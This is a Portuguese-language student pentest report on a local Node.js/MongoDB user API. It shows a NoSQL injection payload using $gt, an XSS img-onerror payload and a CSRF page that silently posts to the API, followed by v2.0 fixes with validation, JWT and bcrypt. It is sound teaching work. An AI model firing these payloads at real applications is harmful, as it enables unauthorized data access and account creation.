

**Relatório Técnico de Pentesting - API RESTful de Gerenciamento de Usuários**

**Disciplina: Segurança da Informação**

**Professor: Claudinei Dias (Ney)**

## 1. Introdução

Este relatório técnico detalha o processo de teste de intrusão (pentesting) realizado nas versões 1.0 e 2.0 de uma API RESTful desenvolvida com Node.js, utilizando o framework Express e o MongoDB Atlas como banco de dados. O objetivo principal foi identificar e analisar vulnerabilidades de segurança na versão inicial (1.0) e verificar a eficácia das contramedidas implementadas na versão subsequente (2.0).

## 2. Metodologia Detalhada

O pentesting concentrou-se na simulação de ataques comuns em aplicações web:

- Injeção SQL/NoSQL: foram realizadas tentativas de inserir código SQL/NoSQL malicioso em campos de entrada durante as operações de criação e atualização de usuários na versão 1.0 para manipular as consultas ao banco de dados.

- Cross-Site Scripting (XSS): foi analisado o endpoint de listagem de usuários na versão 1.0 para identificar se dados fornecidos pelo usuário eram renderizados sem tratamento, permitindo a injeção de código JavaScript malicioso.

- Cross-Site Request Forgery (CSRF): foi construída uma página HTML maliciosa para simular um ataque CSRF, enviando requisições POST para a API em nome de um usuário autenticado na versão 1.0.

Na versão 2.0, a análise focou-se na implementação e eficácia da autenticação e autorização baseadas em JWT, na criptografia de senhas com bcrypt e nos mecanismos de validação de entrada.

## 3. Análise de Vulnerabilidades (Versão 1.0)


### - Injeção SQL/NoSQL

Descrição: a ausência de validação e tipagem adequada na rota **POST /users** permitiu a execução de um ataque de NoSQL Injection. A API foi implementada de forma a aceitar diretamente os dados do corpo da requisição como parâmetros para consultas ao banco, sem verificar o tipo ou estrutura. Isso possibilitou que operadores do MongoDB, como **\$gt**, fossem interpretados diretamente pela engine de busca.

Payloads utilizados (exemplos): na requisição POST para **/users**, o seguinte payload JSON foi utilizado:

```
{
  "username": { "$gt": "" },
  "email": "ataque@teste.com",
  "password": "123"
}
```

Comportamento observado: ao enviar esse payload para a rota **POST /users**, a aplicação — modificada temporariamente para utilizar `User.find({ username: req.body.username })` ao invés de `new User().save()` — interpretou o operador `$gt` como parte da consulta. Como resultado, a API retorna todos os usuários existentes no banco, mesmo sem fornecer credenciais válidas. Essa resposta demonstra a presença de uma vulnerabilidade de NoSQL Injection: um atacante pode explorar operadores nativos do MongoDB para manipular o comportamento da consulta e acessar informações confidenciais, sem necessidade de autenticação ou conhecimento prévio de usuários válidos.



## - Cross-Site Scripting (XSS)


Descrição: a falta de sanitização dos dados exibidos na listagem de usuários permitiu a injeção de código JavaScript malicioso que era executado no navegador dos usuários. Ao criar um novo usuário através da rota **/users** (método POST), um payload JavaScript foi inserido no campo **username**.

Payloads utilizados (exemplos): na requisição POST para **/users**, o seguinte payload JSON foi utilizado:

```
{
  "username": "<img src=x onerror=alert('XSS executado!')>",
  "email": "xss@attack.com",
  "password": "123"
}
```

Comportamento observado: A resposta do servidor (código de status **201 Created**) indica que o usuário com o payload malicioso no **username** foi criado com sucesso e armazenado no banco de dados sem nenhuma forma de tratamento ou sanitização. Para verificar a execução do XSS, foi acessada a página que lista os usuários (**test-xss.html**) através de uma requisição GET para **/users**. Ao carregar a página **test-xss.html**, o código HTML injetado no **username** do usuário malicioso foi interpretado pelo navegador. A tag **<img>**

com o atributo `onerror` contendo a função `alert('XSS executado!')` foi executada, exibindo um alerta na tela. Isso demonstra que o código JavaScript malicioso inserido no banco de dados pôde ser executado no navegador de um usuário que visualizou a lista, comprovando a vulnerabilidade a ataques XSS.



```
POST http://localhost:3000/users Send 201 Created 47 ms 29 B Just Now
```


Params Body Auth Headers (4) Scripts D Preview Headers (8) Cookies Tests 0/0 → M

JSON

```
1 {
2   "username": "<img src='x'
3   onerror='alert(\"XSS executado\")'>",
4   "email": "ataque@xss.com",
5   "password": "123"
6 }
```

Preview

```
1 {
2   "message": "Usuário criado"
3 }
```



```
GET http://localhost:3000/users Send 200 OK 35 ms 362 B Just Now
```


Params Body Auth Headers (4) Scripts D Preview Headers (8) Cookies Tests 0/0 →

JSON

```
1 ...
```

Preview

```
1 [
2   {
3     "_id": "681ab22f9d716d5d6f73d72f",
4     "username": "joao",
5     "email": "joao@email.com",
6     "password": "123456",
7     "__v": 0
8   },
9   {
10    "_id": "681ab3769d716d5d6f73d732",
11    "username": "maria",
12    "email": "maria@email.com",
13    "password": "654321",
14    "__v": 0
15  },
16  {
17    "_id": "681abcceb7fa4d97daae7846",
18    "username": "<img src='x'
19    onerror='alert(\"XSS executado\")'>",
20    "email": "ataque@xss.com",
21    "password": "123",
22    "__v": 0
23  }
24 ]
```



## - Cross-Site Request Forgery (CSRF)

Descrição: foi possível forjar uma requisição POST para a rota de criação de usuários (/users) a partir de um domínio diferente (simulado pela página [csrf-ataque.html](#)), explorando a ausência de proteção contra CSRF na versão 1.0 da API.


Página Maliciosa ([csrf-ataque.html](#)): o código HTML da página maliciosa demonstra a criação de um formulário (embora a requisição seja enviada via JavaScript usando [fetch](#)) que envia uma requisição POST para a rota /users da API alvo (<http://localhost:3000/users>). Os dados para a criação de um novo usuário malicioso (username: "invasor\_csrf", email: "csrf@mal.com", password: "123") são definidos no payload JavaScript. A requisição é enviada de forma assíncrona, sem que o usuário perceba uma mudança de página imediata.

```
<body>
<h3>⚠ Ação em andamento...</h3>
<p>0 ataque foi enviado silenciosamente em segundo plano.</p>
<div id="resposta"></div>

<script>
  // Dados a serem enviados
  const payload = {
    username: "invasor_csrf",
    email: "csrf@mal.com",
    password: "123",
  };

  // Envia o POST sem sair da página
  fetch("http://localhost:3000/users", {
    method: "POST",
    headers: {
      "Content-Type": "application/json",
    },
    body: JSON.stringify(payload),
  })
    .then((res) => res.json())
    .then((data) => {
      document.getElementById("resposta").innerText =
        "Resposta da API: " + JSON.stringify(data);
    })
    .catch((err) => {
      document.getElementById("resposta").innerText = "Erro: " + err;
    });
</script>
</body>
```


Comportamento observado: a mensagem "Resposta da API: {"message":"Usuário criado"}" exibida na página [csrf-ataque.html](#) confirma que a requisição POST forjada foi bem-sucedida. Se um usuário autenticado na API alvo (com um cookie de sessão válido) visitasse essa página maliciosa em seu navegador, a requisição para criar o usuário "invasor\_csrf" seria enviada automaticamente com as credenciais de sessão do usuário, resultando na criação de uma conta não autorizada sem o seu consentimento ou interação direta. Isso demonstra a vulnerabilidade da API a ataques CSRF.

 **Ação em andamento...**

O ataque foi enviado silenciosamente em segundo plano.

Resposta da API: {"message":"Usuário criado"}

Name	×	Headers	Payload	Preview	Response	Initiator	Timing
csrf-ataque.html		▼ General					
tag_assistant_api_bin...		Request URL:	http://localhost:3000/users				
users		Request Method:	POST				
sm.js		Status Code:	201 Created				
ws		Remote Address:	[::1]:3000				
users		Referrer Policy:	strict-origin-when-cross-origin				
firebase:fetch?key=AI...		▼ Response Headers	<input type="checkbox"/> Raw				
csNotification.bundle...		Access-Control-Allow-Origin:	*				
css?family=Lato		Connection:	keep-alive				
css?family=Lato		Content-Length:	29				
S6uyw4BMUTPHjx4w...		Content-Type:	application/json; charset=utf-8				
firebase:fetch?key=AI...		Date:	Wed, 07 May 2025 02:02:19 GMT				
js.js		Etag:	W/"1d-4boiy9sjQGGASBezYdRlrWwn2g"				
dom.js		Keep-Alive:	timeout=5				
js.js		X-Powered-By:	Express				
		▼ Request Headers	<input type="checkbox"/> Raw				
		Accept:	*/*				
		Accept-Encoding:	gzip, deflate, br, zstd				
		Accept-Language:	pt-BR,pt;q=0.9,en-US;q=0.8,en;q=0.7				
		Connection:	keep-alive				
		Content-Length:	67				
		Content-Type:	application/json				




#### 4. Implementação das Correções e Prevenções (Versão 2.0)

Prevenção de Injeção NoSQL: as consultas foram reescritas utilizando `findOne({ campo: valor })`, sem passar objetos diretamente vindos da requisição (`req.body`), evitando a interpretação de operadores como `$gt`. A biblioteca `express-validator` também foi utilizada para garantir que os campos como `username`, `email` e `password` sejam strings válidas e sanitizadas antes de entrarem na consulta.

```
exports.login = async (req, res) => {
  try {
    const { email, password } = req.body;
    const user = await User.findOne({ email });
    if (!user)
      return res.status(401).json({ error: "Usuário ou senha inválidos" });

    const isMatch = await bcrypt.compare(password, user.password);
    if (!isMatch)
      return res.status(401).json({ error: "Usuário ou senha inválidos" });

    const token = jwt.sign(
      { id: user._id, email: user.email },
      process.env.JWT_SECRET,
      { expiresIn: "1h" }
    );
    res.status(200).json({ message: "Login bem-sucedido", token });
  } catch (err) {
    res.status(500).json({ error: "Erro no login" });
  }
};
```



Prevenção de Cross-Site Scripting (XSS): as entradas do usuário são validadas com [express-validator](#) e sanitizadas para garantir que scripts maliciosos não sejam inseridos ou executados. Além disso, o middleware [helmet](#) foi ativado para adicionar cabeçalhos de segurança que mitigam execuções de scripts não confiáveis.

```
const express = require("express");
const { body } = require("express-validator");
const auth = require("../middlewares/authMiddleware");
const validateInput = require("../middlewares/validateInput");
const userController = require("../controllers/userController");

const router = express.Router();

router.post(
  "/register",
  [
    body("username").isString().trim().notEmpty(),
    body("email").isEmail(),
    body("password").isLength({ min: 6 }),
  ],
  validateInput,
  userController.register
);

router.post("/login", userController.login);
router.get("/", auth, userController.getUsers);
router.put("/:id", auth, userController.updateUser);
router.delete("/:id", auth, userController.deleteUser);

module.exports = router;
```

Prevenção de Cross-Site Request Forgery (CSRF): a arquitetura da versão 2.0 não utiliza cookies para autenticação, mas sim tokens JWT enviados via header ([Authorization](#)). Isso torna o sistema imune a ataques CSRF tradicionais, que dependem do envio automático de cookies pelo navegador.



```
function authMiddleware(req, res, next) {
  const token = req.headers.authorization?.split(" ")[1];
  if (!token) return res.status(401).json({ error: "Token ausente" });

  try {
    const decoded = jwt.verify(token, process.env.JWT_SECRET);
    req.user = decoded;
    next();
  } catch (err) {
    res.status(401).json({ error: "Token inválido" });
  }
}
```

Autenticação e Autorização com JWT: o login gera um token JWT utilizando a biblioteca `jsonwebtoken`. Este token é enviado no header das requisições (`Authorization: Bearer <token>`), e verificado por um middleware (`authMiddleware.js`). Rotas como `PUT /users/:id` e `DELETE /users/:id` estão protegidas e retornam 401 se o token for ausente ou inválido.

```
exports.login = async (req, res) => {
  try {
    const { email, password } = req.body;
    const user = await User.findOne({ email });
    if (!user)
      return res.status(401).json({ error: "Usuário ou senha inválidos" });

    const isMatch = await bcrypt.compare(password, user.password);
    if (!isMatch)
      return res.status(401).json({ error: "Usuário ou senha inválidos" });

    const token = jwt.sign(
      { id: user._id, email: user.email },
      process.env.JWT_SECRET,
      { expiresIn: "1h" }
    );
    res.status(200).json({ message: "Login bem-sucedido", token });
  } catch (err) {
    res.status(500).json({ error: "Erro no login" });
  }
};
```

Criptografia de Senhas com bcrypt: As senhas são criptografadas no momento do registro utilizando `bcrypt.hash()` com fator de custo 10. No login, a comparação é feita com `bcrypt.compare()`, garantindo que as senhas nunca sejam armazenadas em texto puro no banco.

```

exports.register = async (req, res) => {
  const errors = validationResult(req);
  if (!errors.isEmpty())
    return res.status(400).json({ errors: errors.array() });

  try {
    const { username, email, password } = req.body;
    const hashedPassword = await bcrypt.hash(password, 10);
    const newUser = new User({ username, email, password: hashedPassword });
    await newUser.save();
    res.status(201).json({ message: "Usuário registrado com sucesso" });
  } catch (err) {
    res.status(500).json({ error: "Erro no registro do usuário" });
  }
};

```

```

_id: ObjectId('681ac5fabb279e8662f5cb55')
username: "joao"
email: "joao@email.com"
password: "$2b$10$BicQ/BciYGcb5NAsbWpn0epcoNK4q6HzeTTewH34z90Cfci.1NhZC"
__v: 0

```

```

_id: ObjectId('681d4f15701c7ffedb8f5f9e')
username: "teste"
email: "teste@teste.com"
password: "$2b$10$PfHxvmqmqmVIBIhQpntviH0j1CGTk.xzmAFYwg5aPDKRm8weWY313C"
__v: 0

```

## 5. Conclusão

A análise da versão 1.0 da API demonstrou a presença de vulnerabilidades significativas de segurança. A implementação de medidas de segurança na versão 2.0, como autenticação JWT, criptografia de senhas e validação de entrada, representa uma melhoria substancial na postura de segurança da aplicação.